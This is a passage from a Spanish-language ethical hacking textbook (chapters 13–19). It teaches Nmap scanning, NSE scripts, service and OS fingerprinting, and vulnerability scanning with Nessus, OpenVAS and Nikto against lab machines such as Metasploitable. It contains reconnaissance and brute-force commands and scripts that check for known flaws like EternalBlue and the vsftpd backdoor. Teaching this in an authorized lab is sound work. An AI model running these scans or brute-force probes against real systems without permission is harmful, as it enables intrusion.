- Recursos compartidos
- Workgroups
- Políticas

- & más

En Windows, SMB suele ser una mina de oro.

13.12. Parte 9: Reconocimiento activo rápido con Masscan

Masscan es un escáner que puede barrer toda internet en minutos. Pero en hacking ético:

Úsalo solo en tu laboratorio privado.

Ejemplo:

```
masscan 192.168.56.11 -p1-65535 --rate 1000
```

13.13. Cómo documentar tu reconocimiento activo

La documentación es parte del proceso:

- Capturas de pantalla
- Salidas completas de Nmap
- Listas de puertos abiertos
- Versiones
- Observaciones
- Capturas de Gobuster
- Conexiones de Netcat

Te servirá para informes y para reproducir el ejercicio.

13.14. Ejemplo completo de reconocimiento activo en tu laboratorio

Objetivo: Metasploitable (192.168.56.11)

1. Hosts vivos:

```
nmap -sn 192.168.56.0/24
```

2. Puertos abiertos:

```
nmap -p- 192.168.56.11
```

3. Versiones:

```
nmap -sV 192.168.56.11
```

4. OS:

```
nmap -O 192.168.56.11
```

5. Enumeración web:

```
gobuster dir -u http://192.168.56.11 -w
/usr/share/wordlists/dirb/common.txt
```

6. SMB enumeration:

```
enum4linux -a 192.168.56.11
```

Ya tienes una radiografía completa del sistema.

13.15. Conclusión del capítulo

El reconocimiento activo es el puente entre el OSINT y la explotación. Ahora sabes:

- Descubrir hosts
- Escanear puertos
- Identificar servicios y versiones
- Enumerar rutas web
- Observar banners
- Reconocer SMB
- Documentar todo el proceso

Aquí es donde el hacking empieza a sentirse real.

Capítulo 14

Nmap desde cero: escaneos básicos en tu propio laboratorio

14.1. Nmap: el bisturí del hacker ético

Si tuvieras que elegir solo una herramienta para reconocimiento activo, sería **Nmap**. Es precisa, poderosa, flexible, rápida y confiable. Un atacante la usaría para descubrir superficies expuestas; tú la usarás **legalmente** en tu laboratorio para aprender a identificar servicios, puertos y tecnologías antes de realizar cualquier tipo de prueba de explotación.

Nmap es el equivalente digital de una radiografía: te permite “ver” qué puertos están abiertos, qué servicios se ejecutan y cómo está configurado un objetivo.

14.2. ¿Qué es Nmap realmente?

Nmap (Network Mapper) es una herramienta que:

- Envía paquetes cuidadosamente diseñados
- Observa las respuestas
- Evalúa comportamientos
- Determina el estado de puertos y servicios
- Hace fingerprinting de sistemas operativos
- Ejecuta scripts NSE para análisis avanzado

En este capítulo nos concentraremos en lo **básico**, lo que necesitas para dominar completamente tu laboratorio antes de pasar a escaneos avanzados.

14.3. Instalación (si usas Kali ya lo tienes)

En Kali Linux:

```
sudo apt install nmap
```

En Ubuntu/Debian:

```
sudo apt install nmap
```

En Windows (opcional para laboratorio externo):

- Descarga desde nmap.org
- Incluye Zenmap si quieres interfaz gráfica

14.4. Tipos de escaneos básicos que dominarás

En este capítulo aprenderás:

1. Descubrimiento de hosts
2. Escaneo rápido de puertos
3. Escaneo completo de puertos
4. Detección de versiones
5. Detección ligera de sistema operativo
6. Scripts básicos NSE
7. Exportación de resultados

Estos son los escaneos más usados por profesionales en las fases iniciales.

14.5. Paso 1 — Descubrir máquinas activas

El escaneo más simple:

```
nmap -sn 192.168.56.0/24
```

Este comando te dice:

- Qué hosts están vivos
- Qué máquinas responden al ping o ARP
- La estructura básica de tu red interna

Salida esperada en tu laboratorio:

```
192.168.56.10  (Kali)
192.168.56.11  (Metasploitable)
192.168.56.12  (OWASP BWA)
```

Este comando no escanea puertos — solo presencia.

14.6. Paso 2 — Escaneo rápido de puertos (top 100 más comunes)

```
nmap 192.168.56.11
```

Resultado típico:

- 21/tcp open ftp
- 22/tcp open ssh
- 23/tcp open telnet
- 80/tcp open http

Es suficiente para una idea general, pero no para auditoría completa.

14.7. Paso 3 — Escaneo completo de puertos (1 a 65535)

```
nmap -p- 192.168.56.11
```

Este comando:

- Revisa **todos** los puertos
- Es lento, pero completo
- Revela servicios no estándar

En Metasploitable, verás un arsenal de puertos abiertos — perfecto para entrenamiento.

14.8. Paso 4 — Detección de servicios y versiones

Aquí empieza la magia:

```
nmap -sV 192.168.56.11
```

Esto te da:

- Nombre del servicio
- Versión específica
- Información del banner

Ejemplo real:

```
21/tcp open  ftp  vsftpd 2.3.4
22/tcp open  ssh  OpenSSH 4.7p1
80/tcp open  http Apache 2.2.8
```

Con esa información puedes buscar exploits conocidos (en tu laboratorio).

14.9. Paso 5 — Fingerprinting básico de sistema operativo

```
nmap -O 192.168.56.11
```

Esto te dirá:

- Probable sistema operativo
- Nivel de coincidencia
- Posibles familias (Linux, Windows, etc.)

Metasploitable casi siempre aparecerá como:

```
OS: Linux 2.6.X
```

14.10. Paso 6 — Escaneo agresivo (uso en laboratorio)

```
nmap -A 192.168.56.11
```

Incluye:

- Versión (-sV)
- OS (-O)
- Script NSE básico
- Traceroute

Advertencia: Este escaneo es ruidoso. Nunca lo uses fuera de tu entorno autorizado.

14.11. Paso 7 — Scripts básicos del Nmap Scripting Engine (NSE)

Ejemplo: enumeración HTTP básica

```
nmap --script=http-enum 192.168.56.12
```

Ejemplo SMB:

```
nmap --script=smb-enum-shares 192.168.56.11
```

Ejemplo FTP:

```
nmap --script=ftp-anon 192.168.56.11
```

NSE es extremadamente poderoso, pero aquí lo usamos suavemente.

14.12. Paso 8 — Exportar resultados (organización profesional)

```
nmap -sV 192.168.56.11 -oN resultado.txt
```

O en formato XML:

```
nmap -sV 192.168.56.11 -oX resultado.xml
```

El formato XML te sirve para alimentar herramientas automáticas como:

- Metasploit

- EyeWitness
- Dradis
- Faraday

14.13. Ejercicio guiado para tu laboratorio

Objetivo: Metasploitable `192.168.56.11`

1. Descubrir hosts:

```
nmap -sn 192.168.56.0/24
```

2. Escanear puertos comunes:

```
nmap 192.168.56.11
```

3. Escaneo completo:

```
nmap -p- 192.168.56.11
```

4. Detectar versiones:

```
nmap -sV 192.168.56.11
```

5. Fingerprinting OS:

```
nmap -O 192.168.56.11
```

6. Scripts NSE básicos:

```
nmap --script=ftp-anon 192.168.56.11
```

7. Guardar resultados:

```
nmap -A 192.168.56.11 -oN metasploitable_recon.txt
```

Con esto tendrás una radiografía completamente profesional del objetivo.

14.14. Conclusión del capítulo

En este capítulo viste:

- Cómo usar Nmap desde cero
- Cómo identificar hosts activos
- Cómo escanear puertos comunes y completos
- Cómo detectar versiones y sistemas operativos
- Qué scripts NSE usar sin profundizar aún
- Cómo documentar resultados

Este es el punto donde un fanático empieza a distinguirse de un improvisado.

Capítulo 15

Nmap avanzado: scripts NSE y automatización de descubrimiento

15.1. El siguiente nivel: escanear como un profesional

En el capítulo anterior aprendiste a usar Nmap de forma básica: descubriste hosts, escaneaste puertos, identificaste versiones y sistemas operativos. Ahora entramos en territorio avanzado: **el uso del Nmap Scripting Engine (NSE)** y la **automatización del reconocimiento**, dos habilidades que separan al hacker aficionado del investigador serio.

NSE convierte a Nmap en un framework completo: un ecosistema capaz de:

- Enumerar usuarios
- Obtener rutas web
- Verificar vulnerabilidades conocidas
- Extraer configuraciones
- Simular peticiones avanzadas
- Automatizar tareas repetitivas
- Integrarse con otras herramientas

Este capítulo te enseñará a dominar esa capacidad dentro de tu laboratorio 100% legal.

15.2. ¿Qué es el NSE (Nmap Scripting Engine)?

NSE permite que Nmap ejecute scripts escritos en **Lua** que realizan tareas avanzadas.

Hay cuatro grandes categorías:

1. **Discovery** → Descubrimiento avanzado
2. **Safe** → Enumeración segura
3. **Intrusive** → Más agresivos (solo en laboratorio)
4. **Vuln** → Detección de vulnerabilidades

Ubicación de scripts:

```
/usr/share/nmap/scripts/
```

Puedes listar todos los scripts disponibles con:

```
ls /usr/share/nmap/scripts
```

15.3. ¿Qué scripts se usan en pentesting real?

Aquí tienes una lista de scripts NSE muy usados en auditorías (solo en entornos autorizados):

SMB

- `smb-os-discovery`
- `smb-enum-shares`
- `smb-enum-users`
- `smb-vuln-ms17-010` (EternalBlue)
- `smb-security-mode`

HTTP

- `http-enum`
- `http-title`
- `http-headers`
- `http-methods`
- `http-vuln-cve2014-3704`
- `http-robots.txt`

FTP

- `ftp-anon`
- `ftp-bounce`

SSH

- `ssh-hostkey`
- `ssh-auth-methods`

DNS

- `dns-brute`
- `dns-zone-transfer`

MySQL / PostgreSQL

- `mysql-info`
- `pgsql-brute`

Vulnerabilidades

- `vulners`
- `vulscan` (externo, se instala aparte)

15.4. Cómo ejecutar un script NSE

Uso básico:

```
nmap --script=<nombre> <objetivo>
```

Ejemplo práctico:

```
nmap --script=smb-os-discovery 192.168.56.11
```

Resulta particularmente útil en Metasploitable y Windows vulnerables.

15.5. Ejecutar múltiples scripts a la vez

Puedes llamar categorías enteras:

```
nmap --script=safe,discovery 192.168.56.11
```

O todos los scripts asociados al servicio detectado:

```
nmap --script "default and safe" 192.168.56.11
```

15.6. Scripts NSE para vulnerabilidades conocidas

Uno de los usos más potentes del NSE es la detección de vulnerabilidades. Ejemplos:

Detectar EternalBlue en laboratorio

```
nmap --script=smb-vuln-ms17-010 192.168.56.15
```

HTTP Drupalgeddon

```
nmap --script=http-vuln-cve2014-3704 192.168.56.12
```

Shellshock (en entornos controlados)

```
nmap --script=http-shellshock --script-args uri=/cgi-bin/test.sh
192.168.56.12
```

Recuerda: **solo en tu laboratorio**.

15.7. Automatización con NSE: escanear y guardar resultados

Puedes automatizar todo el proceso así:

```
nmap -sV --script=vuln -oN reporte_vuln.txt 192.168.56.11
```

Esto genera un reporte con vulnerabilidades potenciales.

15.8. Escanear y ordenar resultados con grepable output

Formato grepable:

```
nmap -sV 192.168.56.11 -oG resultados.txt
```

Luego:

```
grep open resultados.txt
```

Útil para automatización.

15.9. Integración de Nmap + Bash (automatización real)

Ejemplo de script en Bash dentro de tu Kali para automatizar enumeración:

```
#!/bin/bash

TARGET=$1

echo "[*] Escaneo completo de puertos"
nmap -p- $TARGET -oN puertos_$TARGET.txt

echo "[*] Extracción de servicios"
nmap -sV $TARGET -oN servicios_$TARGET.txt

echo "[*] Ejecución de scripts NSE comunes"
nmap --script=safe,default $TARGET -oN nse_$TARGET.txt
```

Uso:

```
./scan.sh 192.168.56.11
```

Genera reportes ordenados como un profesional.

15.10. Automatización con `vulscan` (un addon poderoso)

`vulscan` amplía el poder de Nmap conectándolo con bases de vulnerabilidades:

- CVE
- SecurityFocus
- NVD
- OSVDB

Instalación:

```
cd /usr/share/nmap/scripts
sudo git clone https://github.com/scipag/vulscan.git
```

Ejemplo:

```
nmap -sV --script=vulscan/vulscan.nse 192.168.56.11
```

Esto convierte tus escaneos en un mini escáner de vulnerabilidades local (ideal para laboratorio).

15.11. Automatización con `vulners.nse`

Instalación:

```
sudo nmap --script-updatedb
```

Ejecutar:

```
nmap -sV --script=vulners 192.168.56.11
```

Muestra vulnerabilidades con CVEs y severidad.

15.12. Escaneo avanzado para web con NSE

Ejemplos:

```
nmap --script=http-title,http-methods,http-enum 192.168.56.12
```

Puedes encontrar:

- Paneles admin
- Directorios
- Métodos peligrosos (PUT, DELETE)
- Información sensible

Perfecto para OWASP BWA.

15.13. Escaneo avanzado para SMB

```
nmap --script=smb-enum-shares,smb-enum-users 192.168.56.11
```

Esto revela:

- Carpetas compartidas
- Usuarios
- Políticas
- Información del dominio

En Windows vulnerables es una mina de oro.

15.14. Escaneo en paralelo (optimización)

Si quieres acelerar:

```
nmap -T4 192.168.56.11
```

Perfiles:

- **T0** — ultra sigiloso
- **T3** — normal
- **T4** — rápido
- **T5** — muy agresivo

En tu laboratorio puedes usar T4 o T5 sin miedo.

15.15. Ejercicio profesional completo

1. Escanear puertos completos:

```
nmap -p- 192.168.56.11
```

2. Detectar servicios y versiones:

```
nmap -sV 192.168.56.11
```

3. OS detection:

```
nmap -O 192.168.56.11
```

4. Scripts web:

```
nmap --script=http-enum 192.168.56.12
```

5. Scripts SMB:

```
nmap --script=smb-enum-users 192.168.56.11
```

6. Vulnerabilidades:

```
nmap -sV --script=vulners 192.168.56.11
```

7. Guardar todo:

```
nmap -A 192.168.56.11 -oN informe_nmap.txt
```

Con esto obtienes un informe de reconocimiento avanzado profesional.

15.16. Conclusión del capítulo

Ahora eres capaz de:

- Usar Nmap a nivel profesional
- Ejecutar scripts NSE
- Automatizar descubrimiento
- Identificar vulnerabilidades mediante scripts
- Integrar herramientas externas como Vulscan
- Documentar escaneos complejos

Aquí es donde la radiografía se convierte en diagnóstico real.

Capítulo 16

Fingerprinting de servicios y sistemas operativos en entornos de prueba

16.1. ¿Qué es el fingerprinting y por qué es tan importante?

El *fingerprinting* es el proceso de **identificar con precisión** qué tecnologías, versiones, configuraciones y sistemas operativos se encuentran detrás de un objetivo *dentro de tu laboratorio*. Es el equivalente a un médico escuchando tu corazón con un estetoscopio para detectar anomalías: no explota nada, no fuerza nada… **solo observa señales**, pero de forma activa.

El fingerprinting te permite:

- Reconocer versiones exactas de software
- Identificar frameworks y servidores
- Saber si un servicio es vulnerable
- Obtener información para elegir exploits dentro del entorno controlado
- Comprender la superficie de ataque antes de avanzar

Es una de las fases más importantes del hacking ético profesional.

16.2. Fingerprinting vs. Reconocimiento básico

No es lo mismo decir:

- “Esto es un servidor web” que decir
- “Esto es Apache 2.2.8 con mod_ssl antiguo, corriendo en Ubuntu 8.04, con OpenSSL vulnerable”.

Eso es fingerprinting.

Mientras que el reconocimiento descubre **qué está ahí**, el fingerprinting determina **qué versión exacta, qué configuración, qué vulnerabilidades asociadas** y qué características internas posee.

16.3. Fingerprinting pasivo vs. activo

En tu laboratorio usaremos ambos, aunque fuera del laboratorio solo es legal usar el pasivo.

Fingerprinting pasivo

No interactúa con el objetivo:

- Headers observados en caché
- Certificados SSL almacenados
- Banners indexados en Shodan

- Tecnologías detectadas por motores de búsqueda

Fingerprinting activo

Interactúa directamente:

- Enviar solicitudes HTTP
- Enumerar banners con Netcat
- Analizar respuestas TCP
- Escaneos específicos con Nmap
- Pruebas de protocolos

En el laboratorio, lo usarás para entrenarte de forma controlada.

16.4. Fingerprinting de servicios: la base del diagnóstico

Cada servicio —FTP, SSH, HTTP, SMB, SMTP, MySQL— tiene su forma particular de revelarse. Vamos a explorarlos.

16.5. Fingerprinting HTTP (el rey de la enumeración)

Para un servicio web en tu laboratorio:

1. WhatWeb

```
whatweb http://192.168.56.12
```

Revela:

- CMS
- Frameworks
- Plugins
- Versiones
- Servidor web

2. Nmap (scripts HTTP específicos)

```
nmap --script=http-title,http-server-header,http-enum 192.168.56.12
```

3. Curl

```
curl -I http://192.168.56.12
```

Obtendrás headers como:

```
Server: Apache/2.2.8 (Ubuntu)
X-Powered-By: PHP/5.2.4-2
```

4. Wappalyzer

Extensión del navegador: detecta tecnologías al instante.

16.6. Fingerprinting FTP

Para FTP:

Netcat

```
nc 192.168.56.11 21
```

Ejemplo de banner en Metasploitable:

```
220 (vsFTPd 2.3.4)
```

Nmap

```
nmap --script=ftp-anon,ftp-syst 192.168.56.11
```

Esto revela:

- Permiso de login anónimo
- Sistema del servidor
- Funcionalidades habilitadas

16.7. Fingerprinting SSH

SSH no siempre revela mucho, pero sí suficiente.

Netcat

```
nc 192.168.56.11 22
```

Salida típica:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Nmap

```
nmap --script=ssh-hostkey,ssh2-enum-algos 192.168.56.11
```

Puedes descubrir:

- Algoritmos soportados
- Tamaño de claves
- Versiones vulnerables

16.8. Fingerprinting SMB (Windows/Linux)

SMB ofrece enormes cantidades de información:

smb-os-discovery

```
nmap --script=smb-os-discovery 192.168.56.11
```

smb-enum-users

```
nmap --script=smb-enum-users 192.168.56.11
```

smb-enum-shares

```
nmap --script=smb-enum-shares 192.168.56.11
```

En entornos Windows vulnerables, esto es una mina de oro.

16.9. Fingerprinting MySQL y PostgreSQL

MySQL:

```
nmap --script=mysql-info 192.168.56.11
```

PostgreSQL:

```
nmap --script=pgsql-brute 192.168.56.12
```

Revela:

- Versiones
- Hints de configuración
- Usuarios por defecto
- Parámetros inseguros

16.10. Fingerprinting SMTP

Manualmente:

```
nc 192.168.56.11 25
```

Ejemplo:

```
220 mail.vuln.local ESMTP Postfix 2.5
```

Con Nmap:

```
nmap --script=smtp-commands 192.168.56.11
```

Esto puede listar:

- Extensiones soportadas
- Tamaño máximo de mensajes
- Funciones habilitadas

16.11. Fingerprinting del sistema operativo

Nmap tiene uno de los mejores identificadores:

```
nmap -O 192.168.56.11
```

Si quieres aumentar precisión:

```
nmap -O --osscan-guess 192.168.56.11
```

Para mayor precisión, combina:

- TTL
- TCP window size
- Secuencias SYN
- Respuestas ICMP

También puedes analizar claves SSH:

```
ssh-keyscan 192.168.56.11
```

Las huellas de host suelen revelar el sistema.

16.12. Técnicas avanzadas de fingerprinting

1. TTL Analysis

En un ping:

```
ping 192.168.56.11
```

Linux típico → TTL 64 Windows → TTL 128 Cisco → 255

2. Location of open ports

La combinación típica de puertos abiertos indica:

- Windows: 135, 139, 445
- Linux: SSH, HTTP, FTP, etc.

3. Respuestas ICMP

Algunos sistemas responden diferente a paquetes ICMP “malformados”.

4. Análisis de banners falsos

Muchos servidores esconden versiones, pero su comportamiento revela la verdad.

16.13. Cómo correlacionar fingerprinting para determinar vulnerabilidades

Ejemplo real en laboratorio:

```
nc 192.168.56.11 21
```

Banner:

```
vsftpd 2.3.4
```

Buscar:

```
searchsploit vsftpd 2.3.4
```

Resultado:

- Exploit con backdoor remoto → confirmación de vulnerabilidad (solo en lab)

Otro ejemplo:

```
Server: Apache/2.2.8 (Ubuntu)
X-Powered-By: PHP/5.2.4-2
```

Correlación:

- Apache 2.2.8 → vulnerable a múltiples CVEs
- PHP 5.2.4 → muy antiguo, múltiples fallos

16.14. Automatizar fingerprinting con Bash o Python

Ejemplo en Bash:

```
#!/bin/bash

echo "[*] Fingerprinting avanzado en $1"

nmap -sV -O $1 -oN fingerprint_$1.txt
nmap --script=default,safe $1 >> fingerprint_$1.txt

nc $1 21 >> fingerprint_$1.txt
nc $1 22 >> fingerprint_$1.txt
nc $1 25 >> fingerprint_$1.txt
```

Ejemplo en Python:

```
import os, sys
ip = sys.argv[1]
os.system(f"nmap -sV -O {ip}")
os.system(f"whatweb http://{ip}")
```

16.15. Ejercicios prácticos para tu laboratorio

Ejercicio 1 — Fingerprinting completo de Metasploitable

Usa:

```
nmap -sV -O 192.168.56.11
```

Luego:

```
whatweb http://192.168.56.11
```

Ejercicio 2 — Fingerprinting de SMB

```
nmap --script=smb-enum-users 192.168.56.11
```

Ejercicio 3 — Fingerprinting de servicios múltiples

Conecta manualmente:

```
nc 192.168.56.11 21
nc 192.168.56.11 22
nc 192.168.56.11 80
```

Ejercicio 4 — TTL Analysis

Haz ping y analiza el TTL.

16.16. Conclusión del capítulo

Ahora dominas el fingerprinting de servicios y sistemas operativos en tu entorno de hacking ético. Sabes:

- Identificar versiones exactas
- Correlacionar servicios vulnerables
- Distinguir comportamientos típicos
- Detectar configuraciones inseguras
- Automatizar descubrimiento

Con esto ya estás pensando como un profesional de verdad.

Capítulo 17

Introducción al análisis de vulnerabilidades con herramientas legales

17.1. El puente entre el reconocimiento y la explotación

Hasta ahora realizaste:

- Reconocimiento pasivo
- Reconocimiento activo
- Fingerprinting de servicios y sistemas

El siguiente paso lógico es determinar **qué vulnerabilidades existen realmente** en esos servicios, versiones y configuraciones dentro de tu laboratorio controlado.

Este proceso se llama **análisis de vulnerabilidades** y es el eslabón central entre descubrir y explotar. Sin él, estarías atacando a ciegas.

Pero antes, una advertencia:

El análisis de vulnerabilidades fuera de entornos propios o autorizados es ilegal. Solo debes hacerlo en tu laboratorio o en proyectos donde tengas autorización explícita y formal.

17.2. ¿Qué es el análisis de vulnerabilidades?

Es el proceso de:

1. **Identificar debilidades** conocidas en software, servicios y configuraciones.
2. **Correlacionar versiones y comportamientos** con bases públicas de CVEs.
3. **Clasificar la severidad** según impacto y exploitabilidad.
4. **Generar un mapa de riesgo** para saber qué atacar (o corregir) primero.

Se diferencia del pentesting en que:

- El análisis no explota nada.
- Solo detecta condiciones vulnerables.
- Se basa en firmas, heurísticas y pruebas superficiales.

En tu laboratorio, será el paso previo a practicar explotación y PoCs.

17.3. Objetivo del análisis dentro de tu laboratorio

Con Metasploitable, OWASP BWA o máquinas vulnerables como DVWA, tu objetivo será:

- Identificar versiones inseguras
- Encontrar configuraciones peligrosas
- Reconocer servicios no protegidos
- Detectar credenciales débiles
- Confirmar vulnerabilidades documentadas

Esto te prepara para entender el proceso real en empresas, pero sin infringir leyes.

17.4. Herramientas legales para análisis de vulnerabilidades

A continuación, veremos herramientas que puedes usar **sin riesgo** en tu laboratorio y que son estándar en el mundo profesional.

17.5. Nessus Essentials (gratuita para labs)

Nessus es uno de los escáneres más completos del mercado.

La versión gratuita (**Nessus Essentials**) permite:

- Escanear hasta 16 direcciones IP
- Identificar vulnerabilidades con CVSS
- Ver detalles, impacto y solución
- Exportar reportes profesionales

Flujo básico:

1. Instalas Nessus en tu máquina.
2. Escaneas tu laboratorio (Metasploitable).
3. Observas vulnerabilidades críticas:
    - CVE-2011-2523
    - FTP backdoor
    - Apache viejo
    - PHP inseguro
    - MySQL débil

Nessus no explota — solo detecta.

17.6. OpenVAS / Greenbone

OpenVAS es un escáner 100% open-source.

Permite:

- Análisis avanzado
- Escaneos de autenticación (en contexto empresarial)
- Generación de reportes
- Correlación con CVEs
- Descubrimiento de configuraciones débiles

En un laboratorio detectará:

- SMB inseguro
- FTP sin credenciales
- Telnet habilitado
- Webs vulnerables
- Servicios legacy

17.7. Nmap + NSE (modo "vuln")

Nmap también tiene scripts NSE para detectar vulnerabilidades comunes.

Ejemplo básico:

```
nmap -sV --script=vuln 192.168.56.11
```

Ejemplo con `vulners`:

```
nmap -sV --script=vulners 192.168.56.11
```

Esto genera:

- Vulnerabilidades asociadas a versiones de servicios
- CVEs
- Severidades

Perfecto para labs rápidos.

17.8. Nikto — análisis de servidores web

Nikto es un escáner web simple pero efectivo:

```
nikto -h http://192.168.56.12
```

Revela:

- Paneles ocultos

- Configuraciones inseguras
- Headers débiles
- Versiones vulnerables
- Archivos peligrosos

Ideal para OWASP BWA y DVWA.

17.9. LinEnum y Linux-Exploit-Suggester (post-fingerprint)

Cuando encuentres una máquina a la que ya tienes acceso (en capítulos futuros), puedes usar herramientas de enumeración interna para detectar vulnerabilidades locales.

Ejemplo:

```
./LinEnum.sh
```

O:

```
perl linux-exploit-suggester.pl
```

Pero estos se usan después de tener acceso inicial, no ahora.

17.10. Análisis manual de vulnerabilidades (muy importante)

La herramienta más importante sigue siendo **tu cerebro**.

Una vez que tienes el fingerprinting, puedes:

Identificar la versión del servicio: Ejemplo:
```
vsftpd 2.3.4
```
1.

Buscar vulnerabilidades:
```
searchsploit vsftpd 2.3.4
```
2.
3. Revisar CVEs: https://cve.mitre.org
4. Revisar documentación del fabricante.
5. Confirmar si es explotable dentro del laboratorio.

El análisis manual te prepara para pensar como lo haría un atacante real.

17.11. Cómo escribir una evaluación básica de vulnerabilidades (formato profesional)

Un informe profesional tiene esta estructura:

- **Título de la vulnerabilidad**
- **Descripción técnica**
- **Impacto**
- **Servicios afectados**
- **Evidencia**
- **PoC (si corresponde y autorizada)**
- **Mitigación**
- **Referencia a CVE/NVD**

Ejemplo:

```
Vulnerabilidad: vsftpd 2.3.4 Backdoor
Impacto: acceso remoto con privilegios
CVE: CVE-2011-2523
Evidencia: puerto 21 abierto, banner revela versión exacta
Mitigación: actualizar o desinstalar
```

17.12. Ejercicio práctico en tu laboratorio

Usaremos Metasploitable (`192.168.56.11`):

1. Escaneo de servicios:

```
nmap -sV 192.168.56.11
```

2. Scripts de vulnerabilidades:

```
nmap -sV --script=vulners 192.168.56.11
```

3. Análisis web:

```
nikto -h http://192.168.56.11
```

4. Búsqueda manual:

```
searchsploit apache 2.2.8
searchsploit vsftpd 2.3.4
```

5. Clasificación de riesgos:

- FTP vulnerable
- Apache desactualizado
- MySQL inseguro
- PHP antiguo
- SSH débil

Has construido tu primer **mapa de vulnerabilidades profesional**.

17.13. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es el análisis de vulnerabilidades
- Qué herramientas legales puedes usar en tu laboratorio
- Cómo combinar escaneos automáticos y análisis manual
- Cómo interpretar resultados
- Cómo producir evaluaciones profesionales
- Cómo detectar condiciones explotables sin violar leyes

Ese es el momento donde el hacking ético deja de ser teoría y se convierte en práctica real —siempre ética, siempre legal.

Capítulo 18

Vulnerability Scanning en laboratorio: Nessus, OpenVAS y alternativas

18.1. El rol del *vulnerability scanning* en un entorno seguro

En el capítulo anterior viste la teoría del análisis de vulnerabilidades. Ahora entraremos en la práctica: **usar escáneres profesionales de vulnerabilidades**, pero siempre dentro de **tu laboratorio**, donde todo es 100% legal.

Un *vulnerability scanner* automatiza el análisis mediante:

- Firmas de vulnerabilidades
- Correlación con CVEs
- Detección heurística
- Análisis de configuración
- Identificación de software desactualizado
- Evaluación del riesgo
- Generación de reportes profesionales

En el mundo real, estas herramientas se usan en auditorías internas, pentesting con permiso y gestión de riesgos. En tu laboratorio, te permiten aprender exactamente cómo trabaja un profesional.

18.2. ¿Por qué usar escáneres en tu laboratorio?

Porque te permiten:

- **Comparar resultados manuales vs automáticos**
- Aprender a interpretar hallazgos
- Generar reportes como un pentester real
- Comprender cómo priorizar riesgos
- Identificar vulnerabilidades que podrías pasar por alto
- Prepararte para certificaciones profesionales

En conclusión: son un acelerador de conocimiento.

18.3. Nessus Essentials — tu primer escáner profesional gratuito

Nessus es uno de los escáneres de vulnerabilidades más usados en la industria.

Lo que ofrece Nessus Essentials (gratis):

- Escaneos completos para hasta **16 IPs**
- Mapeo de puertos
- Detección de versiones vulnerables
- Evaluación CVSS
- Detección de configuraciones peligrosas
- Identificación de servicios poco seguros
- Reportes profesionales exportables

Instalación básica (en Kali o Ubuntu):

1. Descarga desde Tenable:

```
https://www.tenable.com/products/nessus/nessus-essentials
```

2. Instala el paquete `.deb`
3. Inicia el servicio:

```
sudo systemctl start nessusd
```

4. Abre:

```
https://localhost:8834
```

5. Registra la licencia gratuita.

18.4. Realizando tu primer escaneo con Nessus

1. Crear un nuevo **Basic Network Scan**
2. Apuntar a `192.168.56.0/24` o una máquina específica
3. Ejecutar el escaneo
4. Esperar el análisis
5. Revisar el tablero de vulnerabilidades

Qué encontrarás en Metasploitable:

- FTP Backdoor → CVE-2011-2523
- SSH débil
- Apache 2.2.8 vulnerable
- MySQL inseguro
- PHP antiguo
- Servicios inseguros como Telnet
- SMB con credenciales débiles

Es una herramienta perfecta para comprender riesgos reales.

18.5. OpenVAS / Greenbone — el escáner open-source más completo

OpenVAS es la alternativa libre a Nessus, con muchísima potencia.

Ventajas:

- 100% gratuito
- Base de vulnerabilidades actualizada
- Escaneo profundo
- Interfaz muy completa
- Muy usado en empresas
- Posee escaneos autenticados y no autenticados

Instalación (Kali Linux):

```
sudo apt install openvas
sudo gvm-setup
sudo gvm-check-setup
```

Acceso:

```
https://127.0.0.1:9392
```

18.6. Escaneos con OpenVAS en laboratorio

OpenVAS identifica:

- Vulnerabilidades web
- Configuraciones inseguras
- Servicios legacy
- Software sin soporte
- Usuarios vulnerables
- Riesgos de red
- Fallos de autenticación
- CVEs críticos

Los reportes incluyen:

- Resumen
- Impacto
- Solución
- CVSS
- Puntaje global de riesgo

Es ideal para prácticas avanzadas en entornos legales.

18.7. Comparación técnica Nessus vs OpenVAS

Característica	**Nessus Essentials**	**OpenVAS (Greenbone)**
Licencia	Gratuita limitada / Comercial	100% libre
IPs permitidas	16	Ilimitadas
Interfaz	Muy pulida	Completa, más técnica
Actualizaciones	Rápidas	Depende de Greenbone

Escaneos autenticados	Sí	Sí
Escaneo profundo	Excelente	Muy profundo
Facilidad de uso	Alta	Media
Recomendado para	Principiantes y profesionales	Usuarios avanzados

---

18.8. Otras alternativas para tu laboratorio

1. OpenSCAP

Framework para escaneos basados en políticas de seguridad.

2. Lynis

Auditoría de sistemas Linux:

```
sudo lynis audit system
```

Revela:

- Configuración insegura
- Permisos débiles
- Servicios expuestos
- Fallos de criptografía

3. Nmap + NSE (ya explicado)

Combina velocidad + precisión.

4. Vulners CLI

Herramienta para consultar CVE:

```
vulners
```

5. Nikto

Para análisis web.

6. Wapiti

Escáner web automático.

18.9. Cómo interpretar hallazgos como un profesional

Los escáneres generan muchos falsos positivos. Es clave saber filtrar:

Prioridad alta:

- Servicios con exploits públicos
- Credenciales predeterminadas
- Vulnerabilidades críticas (CVSS ≥ 9)
- Configuraciones que permiten RCE
- Exposición de paneles admin

Prioridad media:

- Versiones viejas sin exploit directo
- Directorios listados
- Fugas de información

Prioridad baja:

- Headers poco seguros
- Cosas estéticas del servidor
- Problemas que no afectan la explotación

Aprenderás a distinguirlos con práctica.

18.10. Ejercicio práctico completo en tu laboratorio

Objetivo: Metasploitable (`192.168.56.11`)

1. Ejecuta un escaneo completo con Nessus
2. Ejecuta un escaneo completo con OpenVAS
3. Compara resultados
4. Busca CVEs identificados manualmente
5. Clasifica vulnerabilidades:

    - Críticas
    - Altas
    - Medias
    - Bajas
6. Exporta el reporte en PDF o HTML
7. Documenta coincidencias con tu fingerprinting previo

Verás cómo las piezas encajan: **Nmap + Fingerprinting + Escáner = Mapa completo del riesgo.**

18.11. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo funcionan los escáneres de vulnerabilidades reales
- Cómo usar Nessus y OpenVAS en tu laboratorio
- Cómo interpretar resultados
- Qué alternativas existen
- Cómo correlacionar fingerprinting y análisis automático
- Cómo pensar como un analista profesional

A partir de aquí, el hacking ético empieza a tomar forma real: vulnerabilidades → explotación → post-explotación… todo completamente legal y bajo tu dominio.

Capítulo 19

De la vulnerabilidad a la prueba de concepto (PoC) sin infringir la ley

19.1. El punto donde el hacking se vuelve “real”

Hasta ahora identificaste:

- Puertos abiertos
- Servicios y versiones
- Vulnerabilidades potenciales
- Riesgos detectados por escáneres
- CVEs asociadas
- Software desactualizado dentro de tu laboratorio

